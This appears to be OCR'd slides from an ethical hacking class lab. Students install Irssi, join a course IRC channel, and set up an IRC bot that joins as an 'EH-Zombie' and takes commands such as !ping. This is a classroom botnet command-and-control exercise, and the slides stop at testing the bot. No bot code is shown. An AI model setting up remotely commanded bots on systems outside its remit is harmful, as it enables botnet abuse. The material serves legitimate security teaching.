
As xxxxxx76 on your Opus-II

```
[simben76@opus-ii ~]$ mail
Heirloom Mail version 12.5 7/5/10.  Type ? for help.
"/var/spool/mail/simben76": 1 message 1 new
>N  1 root                  Mon Oct 16 15:18  20/804   "test"
& quit
```

Write in the Confer chat window when finished

Using Irssi

Irssi Chat Client



Irssi

Chat Client

Your text mode chatting application since 1999.

IRC built-in. Multi-protocol friendly for module authors.

Shipped-by-default Perl scripting with a wide range of available extensions.

Integrates into the UNIX stack: Your window manager, your terminal emulator, your remote connection, your terminal multiplexer, your IRC bouncer, your IRC adapter.

Irssi is free software licensed under the GPLv2, available for Linux, BSD, Solaris, Apple, Cygwin, …

Getting Irssi » Read tutorials and docs »

```
 IF YOU ASK ABOUT SSH-ASKPASS, WE WILL MOCK YOU !! READ THE FAQ: http://www.linuks.mine.nu/d
1907         koofi : cdrtools ?
1907 --> fier (sgimips@3ffe:bc0:b0e:1:0:0:0:12) has joined #debian
1907 --> taxman4 (~taxman@pcp08792602pcs.vnburn01.mi.comcast.net) has joined #debian
1907       mrAstro : configure: error: QT (>= QT 3.0.3) (headers and libraries) not found -
                     libqt3c102 and libqt3-dev and libqt3-headers... what am i missing?
1907 --> earcor (~eleazar@200.44.206.122) has quit (Client Quit)
1908          sebh : bob2, it crashes when I launch it because it can't create an entry in
1908 --> luite (~luite@semafoor.xs4all.nl) has joined #debian
1908   beeblebrox87 : koofi: apt-get install cdrecord then
1908      sinclaird : bob2: where X displays a drop shadow behind windows to simulate depth
screenshot:http://ftp.gnome.org/pub/GNOME/teams/marketing/en/2004/two-six-screenshots/html/l
g
1908 --> wjax (~wjax@213.37.66.86) has joined #debian
1908 --> voldy (~voldy@tony06-89-33.inter.net.il) has joined #debian
1908         voldy : does anybody here know about using udev?
1908  ! koofi shoots himself...  cdrecord is already installed, just k3b is too stupid to fi
         explicitly entered
1908          FeX7 : how use modconf in kernel 2.6??
1908 --> wjax (~wjax@213.37.66.86) has left #debian ("Leaving")
1909          fier : hi
1909       greycat : koofi: cdrdao copy --device ATAPI:0,0,0 or something similar should j
1909         luite : does anyone know how to set up an IPSec tunnel with ESP encapsulation
                     ipsec-tools and linux 2.6.x?
1909       taxman4 : hi, I'm trying to configure stunnel.  i want 127.0.0.1 to go to remot
                     I tried: stunnel -c -I 127.0.0.1:6667 -r irc.foo.org:1234
1909       tritium : voldy, yes
1909       taxman4 : but I can't connect.  is that command even close to right?
1909        somiaj : sinclaird: that looks like an effect of the window manager
1910      opqdonut : does somebody mind if i take a screenshot? (to demonstrate my theme f
1910          bob2 : mrAstro: install build-essential and libqt3-mt-dev
1910     sinclaird : somiaj: its not. It is in X. Here is another screenshot
                     http://www.jnrowe.ukfsn.org/images/drop_shad2.png
1911          bob2 : luite: you couldn't find the linux 2.6 ipsec howto?
1911         koofi : k3b says     Unable to find cdrecord executable
1911      opqdonut : smile :)
1911          bob2 : opqdonut: go for it
1911       mrAstro : bob2: okay, will give that a shot.. should know in about 1 minute :)
1911 --> JinDrak (~wonttell@212.242.146.113) has quit (Remote closed the connection)
1911         koofi : but i can run cdrecord
1911       taxman4 : no mind here opqdonut
1911       taxman4 : but wait for a bit till someone knows the answer to my stunnel questi
1911          FeX7 : modconf in kernel 2.6? shows Exit only, help please!!!
1911          bob2 : FeX7: you're using woody?
1912          FeX7 : bob2, no, sarge
1912 --> JinDrak (~wonttell@port48.ds1-bi.adsl.cybercity.dk) has joined #debian
1912       mrAstro : bob2: it still failed :(   funny thing is, when running xconfig in ker
                     using it, just lookin through it) and it uses QT also.. that works.
1914 | opqdonut mode i | 3:#debian mode JLPcflnt 792 | Act: 1,2 |
#debian...
```

What's new

2016-09-22 buf.pl update available!

2016-09-21 Irssi 0.8.20 has been released!

2015-12-15 Irssi site now on github pages!

Themes

Irssi is completely themeable. Every single message can be themed. True colours can be used in your themes. Check the theme gallery for some impressions.

Modules

Irssi makes it easy to write protocol modules in C. You can enjoy the chatting power of Irssi in combination with IRC, ICB or SILC. Find more modules on the Modules page.

Scripting

Irssi features a sane and minimal scripting API together with a coherent signal handling mechanism. There are many existing scripts for Irssi, see Finding scripts for some good resources.

https://irssi.org/

Install IRC Client Activity


As root, on your Kali VM

```
apt-get update
apt-get install irssi
```

Write in the Confer chat window when finished


Connecting to an IRC server

/connect eh-irc



rsimms@opus-ii:/home/cis76/depot/lesson08

```
Irssi v0.8.15 - http://www.irssi.org







[17:19] [] [1]
[(status)] /connect eh-irc
```




rsimms@oslab:~

```
Irssi v0.8.15 - http://www.irssi.org
08:36 -!- -
08:36 -!- -    ---------------
08:36 -!- -        EH-IRC
08:36 -!- -    ircd-hybrid 8.2
08:36 -!- -    ---------------
08:36 -!- -
08:36 -!- End of /MOTD command.
08:36 -!- Mode change [+i] for user rsimms
 [08:36] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)]
```


Connected and waiting for chat command

Joining an IRC channel

/join #cis76



```
 Irssi v0.8.15 - http://www.irssi.org
08:36 -!- -
08:36 -!- -    ---------------
08:36 -!- -        EH-IRC
08:36 -!- -    ircd-hybrid 8.2
08:36 -!- -    ---------------
08:36 -!- -
08:36 -!- End of /MOTD command.
08:36 -!- Mode change [+i] for user rsimms
 [08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
```



```
08:43 -!- rsimms [rsimms@i.love.debian.org] has joined #cis76
08:43 [Users #cis76]
08:43 [ eh-irc] [ rsimms]
08:43 -!- Irssi: #cis76: Total of 2 nicks [0 ops, 0 halfops, 0 voices, 2
          normal]
08:43 -!- Channel #cis76 created Sat Oct  1 13:59:00 2016
08:43 -!- Irssi: Join to #cis76 was synced in 0 secs

 [08:43] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

Joined and waiting for chat command

Using Irssi on Kali Activity

Connect to eh-irc and join the #cis76 channel

```
irssi
/connect eh-irc
/channel #cis76
/nick firstname
/names
Hi 76ers!
/quit
```

*If you don't have "seach cis.cabrillo.edu" in your /etc/resolv.conf file then use /**connect eh-irc.cis.cabrillo.edu***


Use your own first name as your nickname

Let everyone know you made it into the channel

Write in the Confer chat window when finished


Using irssi on Opus-II Activity

[simben76@oslab ~]$ irssi
/connect eh-irc



```
 Irssi v0.8.15 - http://www.irssi.org
08:36 -!- -
08:36 -!- -    ---------------
08:36 -!- -        EH-IRC
08:36 -!- -    ircd-hybrid 8.2
08:36 -!- -    ---------------
08:36 -!- -
08:36 -!- End of /MOTD command.
08:36 -!- Mode change [+i] for user rsimms
 [08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
```

/join #cis76



```
 Irssi v0.8.15 - http://www.irssi.org
08:36 -!- -
08:36 -!- -    ---------------
08:36 -!- -        EH-IRC
08:36 -!- -    ircd-hybrid 8.2
08:36 -!- -    ---------------
08:36 -!- -
08:36 -!- End of /MOTD command.
08:36 -!- Mode change [+i] for user rsimms
 [08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
```

When finished type in Irssi that you are chatting from Opus-II now

Installing IRC Bot

Install IRC Bot on your EH-Kali

1. As the root user, install the bot on your EH-Kali-XX VM

```
mkdir ehbot
cd ehbot
scp xxxxxx76@opus-ii:../depot/ehbot.tgz .
```

(use your own Opus-II username)

```
tar xvzf ehbot.tgz
```

Review the extracted files

2) Edit **`bot_data.py`** and modify:

Line 15 (botname variable):
change `"XX"` in `"PodXXBot"` to your pod number.


Line 16 (auth_users variable):
change `"xxxxxx76"` to your Opus-II username.

3) Launch your bot

```
python bot_connect.py
```

When finished type in irssi that you activated your bot

Check that your bot joined the channel




```
09:18 -!- simben76 [simben76@i.love.debian.org] has joined #cis76
09:18 [Users #cis76]
09:18 [ eh-irc] [ rsimms] [ simben76]
09:18 -!- Irssi: #cis76: Total of 3 nicks [0 ops, 0 halfops, 0 voices, 3 normal]
09:18 -!- Channel #cis76 created Sat Oct  1 13:59:00 2016
09:18 -!- Irssi: Join to #cis76 was synced in 0 secs
09:18 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
09:18 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76

 [09:18] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

The Pod 5 and 12 bots have joined the channel

When finished type in Irssi that your bot joined the channel

Testing your bot's !ping command

On EH-Kali-xx: tcpdump -i lo icmp

